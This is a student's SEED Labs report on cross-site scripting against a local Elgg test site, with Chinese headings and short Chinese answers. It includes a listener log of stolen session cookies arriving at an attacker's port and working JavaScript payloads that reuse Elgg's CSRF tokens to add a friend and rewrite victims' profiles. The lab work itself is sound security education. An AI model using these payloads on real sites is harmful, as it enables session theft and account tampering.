


实验报告
57119119
蔡一达


Task 1: Posting a Malicious Message to Display an Alert Window





Firefox Web Browser
Aug 1 12:02
Restore Session
Samy : Elgg For SEED Lab
www.seed-server.com/profile/samy
Elgg For SEED Labs
Your profile was successfully saved.
Samy
Edit avatar
Edit profile
XSS
OK
Blogs
Bookmarks
Files
Pages
Wire post
Read www.seed-server.com



Task 2: Posting a Malicious Message to Display Cookies


www.seed-server.com/profile/samy
Elgg For SEED Labs
Your profile was successfully saved.
Samy
Edit avatar
Edit profile
Brief
Elgg=7j0pvo3foc57rrfqq96mjf7dr0
OK
Blogs
Bookmarks
Files
Pages
Wire post
Read www.seed-server.com




Task 3: Stealing Cookies from the Victim's Machine

```
Connection received on 172.17.0.1 34762
GET /?c=Elgg%3Dplc7jrk804gt9n1nnr6kfs5skq HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy

Connection received on 172.17.0.1 34814
GET /?c=Elgg%3Da8ghq32jsljc4pvf4l0r7eodvk HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/members
```


```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```



Task 4: Becoming the Victim's Friend

```
<script type="text/javascript">
```

```
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid=elgg.session.user.guid;
var ts=elgg.security.token.__elgg_ts;
var token=elgg.security.token.__elgg_token;
var updateMessage = "hahaha";
//Construct the content of your url.
var
content="__elgg_token="+token+"&__elgg_ts="+ts+"&name="+userName+"&description=
&accesslevel[description]=2&briefdescription="+updateMessage+"&accesslevel[briefdescri
ption]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&
accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[pho
ne]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&acces
slevel[twitter]=2&guid="+guid;
var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
var samyGuid = 59;
//Create and send Ajax request to modify profile
if(guid!=samyGuid){
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
} }
</script>
```



问题 **1：** 解释代码①和②，我们为什么需要这两句代码？

Elgg 实施了某种对抗攻击的策略， 而__elgg ts 和__elgg token 正是策略使用的两个重要参数， 如果它们不包含正确的值， 请求将失败。

